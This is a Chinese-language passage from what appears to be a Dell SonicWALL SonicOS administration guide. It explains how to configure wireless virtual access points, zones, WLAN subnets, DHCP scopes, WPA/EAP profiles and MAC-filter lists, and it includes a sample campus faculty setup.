
无线虚拟接入点部署需要多个配置步骤。以下章节首先简要概述了其中包含的步骤，然后深入检查成功部署虚拟接入点的各个部分。后续的章节说明了虚拟接入点的部署要求，并提供配置任务列表：

- 第 547 页的无线虚拟接入点配置概述
- 第 548 页的网络区域
- 第 552 页的无线 LAN 子网
- 第 553 页的 DHCP 服务器范围
- 第 553 页的虚拟接入点配置文件
- 第 555 页的虚拟接入点
- 第 556 页的虚拟接入点群组
- 第 556 页的启用虚拟接入点群组

无线虚拟接入点配置概述

以下是配置虚拟接入点部署所需的区域：

1. **区域** - 区域是虚拟接入点配置的重要部分。您创建的每个区域都将具有其独自的安全和访问控制设置，您可以通过无线子网创建并应用多个区域到单个物理接口。
2. **无线接口** - W0 接口（及其 WLAN 子网）代表 Dell SonicWALL 网络安全设备与内部无线之间的物理连接。您单独的区域设置将应用到这些接口，然后转发到无线设备。
3. **DHCP 服务器** - DHCP 服务器将租用的 IP 地址分配给指定范围内的用户，称为“范围”。DHCP 范围的默认范围通常很大，足以满足最多的无线部署，例如，对仅使用 30 个地址的接口使用 200 个地址的范围。基于此原因，必须仔细设置 DHCP 范围才能确保不会用完可用的租用范围。
4. **虚拟接入点配置文件** - 虚拟接入点配置文件功能用于创建根据需要可轻松应用到新无线虚拟接入点的无线设置配置文件。
5. **虚拟接入点** - 虚拟接入点对象功能用于设置常规虚拟接入点设置。通过虚拟接入点设置可配置 SSID 和无线子网名称。
6. **虚拟接入点群组** - 虚拟接入点群组功能用于对多个虚拟接入点对象进行分组，并将它们同步应用到您的单个无线设备。
7. **分配虚拟接入点群组到内部无线** - 将虚拟接入点群组应用于内部无线，并通过多个 SSID 提供给用户。



网络区域

网络安全区域是使用友好的用户可配置的名称对一个或多个接口进行分组，并在从一个区域向另一个区域传输流量时应用安全规则的一种逻辑方法。使用基于区域的安全性，您可对相似的接口进行分组，并对它们应用相同的策略，而无需为每个接口配置同一个策略。从**网络 > 区域**页面可配置网络接口。



主题：

- 第 548 页的无线区域
- 第 549 页的自定义无线区域设置

如需配置区域的详细信息，请参见第 330 页的网络 > 区域。

无线区域

其“WLAN 区域”是默认实例的无线区域类型可为 Dell SonicWALL 无线提供支持。将接口或子接口分配给无线区域时，接口可以强制实施 802.11 层上的安全设置，包括 WiFiSec 强制措施、SSL VPN 重定向、访客服务、轻量级热点消息和所有许可的深度数据包检测安全服务。

自定义无线区域设置

尽管 Dell SonicWALL 提供了预配置的无线区域，您仍可创建他们自己的自定义无线区域。使用虚拟接入点时，可将多个自定义区域应用到单个无线设备。

主题：

- 第 549 页的常规
- 第 550 页的无线
- 第 551 页的访客服务

常规



表 65. 常规配置选项

功能	说明
名称	创建自定义区域的名称。
安全类型	选择**无线**以启用并访问无线安全选项。
允许接口信任	选择该选项以自动创建访问规则，使流量能够在区域的接口之间传输。这使无线区域上的用户能够彼此之间互相通信。设置访客服务时通常禁用该选项。
Dell SonicWALL 安全服务	选择想要在该区域上强制实施的安全服务。这可将您的 Dell SonicWALL 防火墙安全服务扩展到无线用户。

无线



表 66. 无线配置选项

功能	说明
仅允许 SonicPoint 生成的流量	将该区域中的流量限制为仅内部生成的流量。
SSL VPN 强制措施	将进入无线区域的所有流量重定向至已定义的 Dell SonicWALL SSL VPN 设备。这使所有无线流量都可通过 SSL VPN 进行授权和加密，并使用 NetExtender 等对所有流量进行 Tunnel All 传输。注：通过 SSL VPN 进行隧道传输的无线流量将显示为来自 SSL VPN，而非来自无线区域。 **SSL VPN 服务器** - 选择想要向其重定向无线流量的、代表 SSL VPN 设备的地址对象。
SonicPoint 设置配置文件	选择将应用到此区域上的所有当前和未来 SonicPoints 的预定义 SonicPoint 设置配置文件。
SonicPointN 配置文件	选择将应用到此区域上的所有当前和未来 SonicPointN 的预定义 SonicPoint 设置配置文件。

访客服务

启用访客服务选项用于将以下访客服务应用到区域中：



表 67. 访客服务配置选项

功能	说明
启用内部访客通信	允许访客连接到此无线区域中的 SonicPoints，以便彼此之间直接进行无线通信。
绕过访客 AV 检测	允许访客流量绕过防病毒保护。
启用动态地址转换 (DAT)	动态地址转换 (DAT) 允许 SonicPoint 支持访客服务用户的任何 IP 地址方案。 如果禁用该选项（已取消选中），则无线访客用户必须启用 DHCP，或 IP 寻址方案与 SonicPoint 的网络设置相兼容。
启用外部访客验证	获取访问权限之前，需要对连接您所选择的设备或网络的访客进行验证。该功能基于轻量级热点消息 (LHM)，可用于验证热点用户，并为其提供参数化的边界网络访问权限。
自定义验证页面	当用户首次连接到无线区域内的 SonicPoint 时，将用户重定向到自定义验证页面。单击“配置”设置自定义验证页面。在验证页面输入 URL 或在文本字段中输入自定义质询声明，然后单击“确定”。
发送验证页面	成功验证后，立即将用户定向到您指定的页面。在字段中输入发送验证页面的 URL。
绕过访客验证	允许运行访客服务的 SonicPoint 集成到已使用某些用户级别验证表单的环境中。该功能可自动化访客服务验证流程，使无线用户能够访问访客服务资源，而无需验证。该功能只能在需要不受限制的访客服务访问权限的情况下使用，或者在 SonicPoint 的其他设备上游强制进行验证时使用。

表 67. 访客服务配置选项

功能	说明
重定向 SMTP 流量	将进入该区域的 SMTP 流量重定向至您所指定的 SMTP 服务器。选择要向其重定向的地址对象。
拒绝网络	阻止来自您所指定网络的流量。选择要阻止其流量的子网、地址群组或 IP 地址。
通过网络	自动允许通过无线区域来自您所选择的网络的流量。
最大访客数	指定允许连接到无线区域的最大访客用户数。默认值为 10。

无线 LAN 子网

无线 LAN (WLAN) 子网允许将单个无线接口 (W0) 拆分为很多虚拟网络连接，分别承载其自己的配置集。WLAN 子网解决方案允许各 VAP 拥有其自己的虚拟单独子接口，即使只有一个 802.11 无线。

WLAN 子网拥有物理接口的多项功能和特性，包括区域分配、安全服务、WAN 分配（仅静态寻址）、GroupVPN、DHCP 服务器、IP 帮助程序、路由和完整的 NAT 策略和访问规则控制。此时从 WLAN 子网排除的功能是 VPN 策略绑定、WAN 动态客户端支持和多播支持。

WLAN 子网从**网络 > 接口**页面配置。



自定义无线子网设置

下表列出了无线子网的配置参数和说明：


表 68. 无线子网配置选项

功能	说明
区域	选择预定义或自定义区域。只有“无线”安全类型的区域可供选择。
父接口	默认 WLAN 接口，通常是 W0。
子网名称	为此接口选择友好名称。
IP 配置	根据您的网络配置创建 IP 地址和子网掩码。
SonicPoint 限制	在您的部署中支持的无线设备数，默认值是 1 SonicPoint。
管理	选择想要在管理该子网时使用的协议。
用户登录	选择向访问该子网的客户端提供的协议。
DHCP 服务器	选择“创建默认 DHCP 租赁范围”选项以在该子网上启用 DHCP 以及默认的可用租约数。关于 DHCP 租赁要求的更多信息，请阅读 第 553 页的 DHCP 服务器范围。

DHCP 服务器范围

DHCP 服务器将租用的 IP 地址分配给指定范围内的用户，称为“范围”。在手动设置时应该小心，因为如果多个接口可以使用 200 个地址的范围，但只使用了 30 个，可能会由于租约用尽而导致连接问题。

定义每个接口/子接口时应重新调整 DHCP 范围的大小，以确保为所有后续定义的接口保留有足够的 DHCP 空间。如果无法执行该操作可能会使后续 DHCP 范围的自动创建失败，需要在执行必要的范围大小调整之后进行手动创建。DHCP 服务器范围从**网络 > DHCP 服务器**页面设置。



虚拟接入点配置文件

虚拟接入点配置文件允许您预配置接入点设置并将其保存在配置文件中。虚拟接入点配置文件允许将设置轻松应用到新虚拟接入点。虚拟接入点配置文件从**无线 > 虚拟接入点**页面配置。

提示：对于多个虚拟接入点分享相同身份验证方法的情况，该功能对于快速设置尤其有用。



主题：

- 第 553 页的虚拟接入点配置文件设置
- 第 554 页的 WPA-PSK / WPA2-PSK 加密设置
- 第 554 页的 WPA-EAP / WPA2-EAP 加密设置

虚拟接入点配置文件设置

下表列出了配置参数和虚拟接入点配置文件设置的说明：

表 69. 虚拟接入点配置文件配置选项

功能	说明
名称	为此虚拟接入点配置文件选择合适的名称。选择描述性且易于记住的名称，以便以后将其配置文件应用到新虚拟接入点。
类型	默认设置为**内置无线**。如果使用内部无线进行虚拟接入点访问（当前唯一支持的无线类型），则保留此默认设置。

表 69. 虚拟接入点配置文件配置选项

功能	说明
验证类型	以下是可用验证类型的列表，包含对于各类型的描述性功能和用法： **WPA** • 良好的安全性（使用 TKIP） • 用于与受信任的公司无线客户端配合使用 • 使用 Windows 登录进行透明验证 • 大多数情况下不需要客户端软件 **WPA2** • 最佳的安全性（使用 AES） • 用于与受信任的公司无线客户端配合使用 • 使用 Windows 登录进行透明验证 • 某些情况下可能需要安装客户端软件 • 支持 802.11i“快速漫游”功能 • 首次登录后无需后端验证 **WPA2-AUTO** • 可尝试使用 WPA2 安全性连接，如果客户端不支持 WPA2，连接将默认为 WPA。
单播密码	根据验证类型自动选择单播密码。
多播密码	根据验证类型自动选择多播密码。
最大客户端数	选择此虚拟接入点允许的最大并发客户端连接数。

WPA-PSK / WPA2-PSK 加密设置

使用 WPA 或 WPA2 时，预共享密钥 (PSK) 可用。该解决方案使用共享密钥。

表 70. WPA-PSK/WPA2-PSK 加密配置选项

功能	说明
密钥短语	用户在连接基于 PSK 的验证时输入的共享密码。
群组密钥间隔	群组密钥有效的时间段。默认值为 86400 秒。设置为较低的值会导致连接问题。

WPA-EAP / WPA2-EAP 加密设置

使用 WPA 或 WPA2 时，可扩展验证协议 (EAP) 可用。该解决方案使用支持外部 802.1x/EAP 的 RADIUS 服务器进行密钥生成。

表 71. WPA-EAP / WPA2-EAP 加密配置选项

功能	说明
RADIUS 服务器 1	RADIUS 验证服务器的名称/位置。
RADIUS 服务器 1 端口	RADIUS 验证服务器通过其与客户端和网络设备进行通信的端口。
RADIUS 服务器 1 vSecret	RADIUS 验证服务器的密码。
RADIUS 服务器 2	备份 RADIUS 验证服务器的名称/位置。
RADIUS 服务器 2 端口	备份 RADIUS 验证服务器通过其与客户端和网络设备进行通信的端口。
RADIUS 服务器 2 密钥	备份 RADIUS 验证服务器的密码。
群组密钥间隔	输入强制更新 WPA/WPA2 群组密钥的时间段（单位为秒）。

虚拟接入点

虚拟接入点设置功能用于设置常规虚拟接入点设置。通过虚拟接入点设置可配置 SSID 和无线子网名称。虚拟接入点可从**无线 > 虚拟接入点**页面配置。



主题：

- 第 555 页的常规 VAP 设置
- 第 555 页的高级 VAP 设置

常规 VAP 设置



表 72. VAP 配置选项

功能	说明
SSID	为您的虚拟接入点创建合适的名称。
名称	选择与该虚拟接入点关联的子网名称。此虚拟接入点的设置将继承自您从该列表中选择的子网。
VLAN ID	从下拉菜单中选择 VLAN ID。
启用虚拟接入点	启用此虚拟接入点。
启用 SSID 隐藏	隐藏 SSID 名称的广播并禁用对探测请求的响应。如果不想要未授权的无线客户端访问您的 SSID，请选择此选项。

高级 VAP 设置

高级设置允许您为此连接配置验证和加密设置。选择**配置文件名称**以从用户创建的配置文件继承这些设置。如需完整的验证和加密配置信息，请参见第 553 页的虚拟接入点配置文件。

虚拟接入点群组

Dell SonicWALL NSA 设备提供有虚拟接入点群组功能。用于对多个虚拟接入点对象进行分组，以将其同步应用到您的内部无线。虚拟接入点群组可从**无线 > 虚拟接入点**页面配置。



启用虚拟接入点群组

在配置虚拟接入点并将其添加到虚拟接入点群组后，必须在**无线 > 设置**页面指定群组以便通过内部无线使用虚拟接入点。将默认群组称为**内部接入点群组**。



可计划的虚拟接入点


可计划的虚拟接入点允许各虚拟接入点进行自己的日程设置。在之前的版本中，与 Dell SonicWALL 关联的无线在多个虚拟接入点之间共享相同的日程。因此，所有虚拟接入点可同时活动和/或不活动。可计划的虚拟接入点允许各虚拟接入点拥有自己的日程设置。

注：如果您要配置 SonicPoint 的 VAP 日程，则日程存储在相关的 Dell SonicWALL 设备，并将记录配置的日程。如果在 Dell SonicWALL 设备上配置该增强功能，则您必须向虚拟接入点群组添加成员，才能存储和配置虚拟接入点日程设置。在为 SonicPoint 无线启用虚拟接入点后，禁用无线的日程设置。

配置可计划的虚拟接入点

计划和启用虚拟接入点的步骤如下：

1. 转至 **SonicPoint > 虚拟接入点**页面。
2. 通过单击要编辑的现有虚拟接入点的**添加...**按钮或**编辑**图标添加或编辑虚拟接入点。
3. 在配置窗口中，单击**高级**选项卡。
4. 从 **VAP 日程名称**下拉菜单中选择所需日程。单击**确定**保存更改。



VAP 访问控制列表

每个虚拟接入点均可支持单独的访问控制列表 (ACL)，以提供更高效的身份验证控制。无线 ACL 增强功能可配合 SonicOS 上目前可用的无线 MAC 过滤器列表使用。Dell SonicWALL TZ 和 NSA 系列设备、SonicPoint-N 设备、SonicPointN-DR 设备和 SonicPoint Ni/Ne 设备的内部无线上支持统一 ACL。使用无线 ACL 增强功能，用户可以启用或禁用 MAC 过滤器列表、设置“允许列表”和设置“拒绝列表”。

无线 ACL 增强允许各虚拟接入点拥有自己的 MAC 过滤器列表设置或使用全局设置。在启用全局设置时，SonicPoint-N/ SonicPointN-DR/ SonicPoint Ni/Ne、SonicPoint 或 SonicPoint-N 设备默认使用这些设置。在虚拟接入点 (VAP) 模式中，该群组的各虚拟接入点共享相同的 MAC 过滤器列表设置。

配置 SonicPointN VAP MAC 过滤器列表

注：在 SonicPointN 设备上使用 VAP ACL 功能时，MAC 过滤器列表设置首先存储在 Dell SonicWALL 网络安全设备上，然后推送到 SonicPointN 设备。

配置 *SonicPointN VAP MAC* 过滤器列表的步骤如下：

1 转至 **SonicPoint** > **虚拟接入点**页面。

2 单击“虚拟接入点”部分下的**添加...**按钮。

3 在显示的对话框中，单击**高级**选项卡。




4 单击选中**启用 MAC 过滤器列表**复选框。为了配置全局 ACL 设置、允许列表或拒绝列表，您必须启用 MAC 过滤器列表。

5 单击**使用全局 ACL 设置**复选框将虚拟接入点与 Dell SonicWALL 网络安全设备的已有 MAC 过滤器列表设置关联。注意在启用该选项时，您将无法编辑允许或拒绝列表。

6 选择**允许列表**和**拒绝列表**的地址对象群组。



7 您还可以通过从下拉菜单中选择选项来创建新的自定义 MAC 地址对象群组。显示以下对话框：



8 在指定字段中输入您要创建的新地址对象群组的**名称**。

9 然后，单击您要关联的值，然后单击箭头键。

10 在选择您要关联到 MAC 地址对象群组的值后，单击**确定**。

VAP 样本配置

本节提供基于真实的无线需求的配置示例。

主题：

- 第 559 页的为学校教职工访问配置 VAP
- 第 562 页的向无线部署虚拟接入点

为学校教职工访问配置 VAP

您可以使用针对经常在办公室、校园工作的用户群体的虚拟接入点，且已为其提供对所有网络资源的完整访问权限（假设连接已经过验证且是安全的）。这些用户应已属于网络的目录服务 Microsoft Active Directory，该服务通过 IAS（互联网验证服务）提供 EAP 接口。本节包含以下子节：

- 第 559 页的配置区域
- 第 561 页的创建新无线子网
- 第 561 页的创建无线虚拟接入点配置文件
- 第 561 页的创建无线虚拟接入点

配置区域

在本节中，您将创建和配置具有 Dell SonicWALL 防火墙安全服务和增强的 WiFiSec/WPA2 无线安全性的新公司无线区域。

1 登录 Dell SonicWALL 网络安全设备的管理界面。

2 转至左侧菜单中的**网络 > 区域**页面。

3 单击**添加...** 按钮以添加新区域。

常规设置选项卡

4 在**常规**选项卡中，输入友好名称，例如在**名称**字段中输入“WLAN_Faculty”。

5 从**安全类型**下拉菜单中选择**无线**。

6 选中**允许接口信任**复选框以允许教职工用户之间的通信。

7 选中您通常将其应用到有线 LAN 教职工的所有安全服务的复选框。



无线设置选项卡

8 在**无线**选项卡中，选中**只允许 SonicPoint / SonicPointN 生成的流量**复选框。

9 从 **SonicPoint 控制配置文件**下拉菜单选择设置配置文件。



10 单击**确定**按钮保存这些更改。

您的新区域现已显示在“网络 > 区域”页面底部，尽管您可能已注意到它尚未链接到成员界面。这是您的下一个步骤。

创建新无线子网

在本节中，您将在当前的 WLAN 上创建和配置新无线子网。该无线子网将链接到您在第 559 页的配置区域中创建的区域。

1 在**网络 > 接口**页面上，单击**添加 WLAN 子网**按钮。

2 在**区域**下拉菜单中，选择您在“第 559 页的配置区域”中创建的区域。在本例中，我们选择了 **WLAN_Faculty**。

3 输入该接口的**子网名称**。该名称允许内部无线设备识别哪些流量属于 “WLAN_Faculty” 子网。在本例中，我们选择 **Faculty** 作为我们的子网名称。

4 输入该子接口所需的 **IP 地址**。

5 您可以选择在**注释**字段中添加关于此子接口的注释。

6 如果您要使用该接口，确保选中**创建默认 DHCP 租赁范围**。该选项自动为该子网创建拥有 33 个地址的新 DHCP 租赁范围。随后可以在**网络 > DHCP** 页面上调整该设置。

7 单击**确定**按钮添加此子接口。

您的 WLAN 子网接口现已显示在接口设置列表中。

创建无线虚拟接入点配置文件

在本节中，您将创建并配置新虚拟接入点配置文件。您可以为每个虚拟接入点类型创建虚拟接入点配置文件，并使用它们将高级设置轻松应用到新的虚拟接入点。本节为可选，但在配置多个虚拟接入点时有利于更好地使用。

1 在左侧菜单中，转至**无线 > 虚拟接入点**页面。

2 单击**虚拟接入点配置文件**部分中的**添加...**按钮。

3 输入此虚拟接入点配置文件的**配置文件名称**，例如“Corporate-WPA2”。

4 从**验证类型**下拉菜单中选择 **WPA2-AUTO-EAP**。这将根据您当前的 RADIUS 服务器设置（设置如下）使用自动用户验证。

5 在**最大客户端数**字段中，输入并发连接虚拟接入点将支持的最大数量。

6 在 **WPA-EAP 加密设置**部分，输入您当前的 RADIUS 服务器信息。该信息将用于支持对新子网的身份验证登录。

7 单击**确定**按钮创建此虚拟接入点配置文件。

创建无线虚拟接入点

在本节中，您将创建和配置新虚拟接入点，并将其与您在第 561 页的创建新无线子网中创建的无线子网关联。

常规选项卡

1 在左侧菜单中，转至**无线 > 虚拟接入点**页面。

2 单击**虚拟接入点**部分中的**添加...**按钮。

3 输入虚拟接入点的默认名称 **(SSID)**。在本例中，我们选择 **Campus_Faculty**。这是用户在选择连接的无线网络时看到的名称。

4 从下拉菜单列表中选择在第 561 页的创建新无线子网中创建的**子网名称**。在本例中，我们选择 **Faculty**，即 WLAN_Faculty 子网的名称。

5 选中**启用虚拟接入点**复选框，以在创建时启用该接入点。

6 选中**启用 SSID 隐藏**复选框，对用户隐藏此 SSID。

7 单击**确定**按钮添加此虚拟接入点。

您的新虚拟接入点现将显示在虚拟接入点列表中。

高级选项卡（验证设置）

1 单击**高级选项卡**以编辑加密设置。如果您在之前的章节中创建了虚拟接入点配置文件，则从**配置文件名称**列表中选择该配置文件。我们已创建并选择“Corporate-WPA2”配置文件，该文件使用 **WPA2-AUTO-EAP** 作为验证方法。如果您未设置虚拟接入点配置文件，请继续第 2 步到第 4 步。否则，请继续第 562 页的创建多个虚拟接入点/部署当前虚拟接入点。

2 在**高级**选项卡中，选择**验证类型**下拉菜单中的 **WPA2-AUTO-EAP**。这将根据您当前的 RADIUS 服务器设置（设置如下）使用自动用户验证。

3 在**最大客户端数**字段中，输入并发连接虚拟接入点将支持的最大数量。

4 在 **WPA-EAP 加密设置**部分，输入您当前的 RADIUS 服务器信息。该信息将用于支持对无线子网的身份验证登录。

创建多个虚拟接入点/部署当前虚拟接入点

由于您已成功设置用于教职工访问的无线子网，您可以选择添加更多的自定义虚拟接入点，或将此配置部署到第 562 页的向无线部署虚拟接入点中的内部无线。

提示：请记住，可在稍后添加更多的虚拟接入点。按照第 562 页的向无线部署虚拟接入点中的步骤可以同时部署到新 VAP。

向无线部署虚拟接入点

在以下章节中，您将对新虚拟接入点进行分组和部署，并将它们与内部无线相关联。如果未完成以下步骤，用户将无法访问您的虚拟接入点：

- 第 562 页的对多个虚拟接入点分组
- 第 562 页的将虚拟接入点群组与您的无线相关联

对多个虚拟接入点分组

在本节中，会将多个虚拟接入点划分到一个组中，以便与您的 SoncPoint 相关联。

1 在左侧菜单中，转至**无线 > 虚拟接入点**页面。

2 单击**虚拟接入点群组**部分中的**添加群组...**按钮。

3 输入**虚拟接入点群组名称**。

4 从列表中选择所需的虚拟接入点，并单击 **->** 按钮，将它们添加到群组中。您可以选择单击**全部添加**按钮，将所有虚拟接入点添加到单个群组中。

5 按**确定**按钮保存更改并创建群组。

6 要设置 802.11g WEP 或 802.11a WEP/WPA 加密，或启用 MAC 地址过滤，请使用 **802.11g** 和 **802.11a** 选项卡。如果任一虚拟接入点使用加密，则在无线虚拟接入点能正常工作前必须配置这些设置。

7 单击**确定**按钮保存更改，并创建此无线设置配置文件。

将虚拟接入点群组与您的无线相关联

在配置虚拟接入点并将其添加到虚拟接入点群组后，必须在**无线 > 设置**页面指定群组以便通过内部无线使用虚拟接入点。

1 在左侧菜单中，转至**无线 > 设置**页面。

2 在无线虚拟接入点部分，从**虚拟接入点群组**下拉菜单中选择在第 562 页的对多个虚拟接入点分组中创建的 VAP 群组。在本例中，我们选择默认的**内部 AP 群组**作为我们的虚拟接入点群组。



3 单击**接受**按钮继续并将虚拟接入点群组与您的内部无线关联。

注：如果首次设置访客服务，请务必在第 1273 页的用户 > 访客服务中执行必要配置。

第 8 部分

SonicPoint

- 了解 **SonicPoint**
- 管理 **SonicPoints**
- 查看站点状态
- 配置 **SonicPoint** 入侵检测服务
- 配置高级 **IDP**
- 配置虚拟接入点
- 配置 **RF** 监控
- 使用 **RF** 分析
- 配置 **SonicPoint FairNet**
- 配置 **Wi-Fi** 多媒体

61

了解 SonicPoint

- 第 565 页的关于 SonicPoints
  - 第 565 页的关于 SonicPoint 无线功能
  - 第 569 页的管理 SonicPoints 之前
  - 第 569 页的 SonicPoint 部署最佳做法
  - 第 577 页的 SonicPoint 设置配置文件
  - 第 579 页的 SonicPoint 自动设置
  - 第 580 页的 SonicPoint 诊断增强
- 第 581 页的通过 SSL VPN 的 SonicPoint 管理
  - 第 581 页的配置通过 SSL VPN 的 SonicPoint 管理
  - 第 587 页的 SonicPoint 三层管理

关于 SonicPoints

Dell SonicWALL SonicPoints 是专门用于与 Dell SonicWALL 安全设备配合使用的无线接入点，可为您的整个企业提供无线接入。管理界面的 SonicPoint 部分用于管理与您系统相连的 SonicPoints。

除了对 SonicOS 中用于管理 SonicPoints 的可用设置进行了说明外，本章节还包含用于部署网络中的 SonicPoints 的最佳实践指导。请参见第 569 页的SonicPoint 部署最佳做法。

主题：

- 第 565 页的关于 SonicPoint 无线功能
- 第 569 页的管理 SonicPoints 之前
- 第 569 页的 SonicPoint 部署最佳做法

关于 SonicPoint 无线功能

SonicOS 6.2 包括以下无线和 SonicPoint 功能：

- 第 566 页的 SonicPoint 兼容性
- 第 567 页的 Wi-Fi 联盟认证
- 第 567 页的 FCC U-NII 新规则合规
- 第 567 页的 VLAN 标签
- 第 567 页的 SonicPoint WMM 配置
- 第 568 页的无线 PCI 合规性和入侵检测/保护

- 第 568 页的虚拟接入点
- 第 568 页的访客服务
- 第 569 页的日本和国际 SonicPoint 支持

SonicPoint 兼容性

SonicPoint 是设计与 Dell SonicWALL 网络安全设备配合使用的无线接入点，可为企业网络提供安全的无线接入。SonicPoint AC 通过提供更多天线、更宽信道、更多空间流以及其它推动吞吐量和可靠性的功能，在 5GHz 频段中提供更高吞吐量。SonicPoint AC 设备支持 5GHz 和 2.4GHz 无线电波频段二者。SonicPoint AC 有如下的关键技术组件：

- **更宽信道** – 80 MHz 信道带宽
- **高达 4 个空间流** – 添加空间流将成比例增加生产力。两个空间流的吞吐量是单个空间流的两倍。四个空间流将吞吐量增加四倍。

SonicPoint AC 提供更高吞吐量，使其更适合于无线显示、HDTV、下载大文件，以及校园和礼堂应用。

- **SonicPoint 三层管理阶段 I** – 提供了 DHCP 和隧道解决方案，以支持三层网络中的 SonicPoint 部署。
  - Dell SonicWALL 基于 DHCP 的发现协议 (SDDP) 基于已知的 DHCP 协议，允许 Dell SonicWALL 网关和 SonicPoint 在三层本地网络中发现对方。
  - 远程网络管理协议 Dell SonicWALL 基于 SSL VPN 的管理协议 (SSMP)，是基于 Dell SonicWALL SSL VPN 基础结构允许已启用 Dell SonicWALL SSL VPN 的网络安全设备通过因特网管理 SonicPoint。SonicPoint AC/N2/N/Ni/Ne/NDR、所有 SuperMassive、NSA 和运行 SonicOS 6.2 的 TZ 防火墙对其提供支持。
- **动态频率选择 (DFS) 支持** – 颁发 DFS 证书后，SonicPoint 可以支持动态频率选择，允许在 5GHz 频带的敏感信道中部署 SonicPoint。

  要查看和从这些 5GHz 信道中选择，请转至 **SonicPoint > SonicPoints**，然后配置 SonicPoint 配置文件或单个 SonicPoint。在**无线**选项卡上，**模式**字段中选择任何 5GHz 设置，然后选择**标准**或**宽频**作为“无线电波频段”。**标准信道**或**主要信道**下拉菜单将显示敏感信道的选项。
- **SonicPoint Wi-Fi 多媒体** – SonicPoint 支持 Wi-Fi 多媒体 (WMM)，可在杂项应用程序上提供更优良的服务质量体验，包括在 Wi-Fi 电话上提供 VoIP，在无线网络上提供多媒体流量。WMM 是一种基于 IEEE 802.11e 标准的 Wi-Fi 联盟互操作认证。WMM 根据四个访问类别区分流量的优先级：语音、视频、最大努力和后台。

  注：WMM 不保证吞吐量。

  每个访问类别都有自己的传输队列。WMM 要求 SonicPoint N 为多个优先级访问类别实施多个队列。SonicPoint N 依赖应用程序或防火墙在 IP 数据中提供服务类型 (TOS) 信息，以区分流量类型。一种方法是通过防火墙服务和访问规则提供 TOS；另一种方法是通过 VLAN 标签提供该信息。

  注：如需 WMM 和 SonicPoints 的更多信息，请参见第 567 页的SonicPoint WMM 配置。
- **SonicPoint 统计 - SonicPoint > 站点状态**页面报告每个 SonicPoint 的统计信息。**站点状态**表列出了与每个 SonicPoint 相连的各个无线客户端的条目。**站点状态**表的各部分按 SonicPoint 划分。
- **射频安全** - SonicPoint 对射频 (RF) 设备提供保护。RF 技术用于无线网络设备对入侵者有吸引力。SonicPoint 使用直接 RF 监视检测威胁，不会中断当前无线或有线网络的运行。
- **射频分析** - 射频分析 (RFA) 功能让网络管理员理解 SonicPoint 和其它相邻无线接入点如何使用无线信道。
- **保留 SonicPoint 自定义配置** - 可以配置 SonicPoint 配置文件，以便在即使删除或重新同步 SonicPoint 之后，它们能保留其配置部分。
- **SonicPoint 诊断增强** – SonicPoint 可以收集关键的运行时数据，并将其保存到永久存储区中。如果 SonicPoint 出现故障，Dell SonicWALL 管理设备会在 SonicPoint 重启时检索该数据，并将其组合到技术支持报告 (TSR) 中。随后的 SonicPoint 故障将会覆盖该数据。

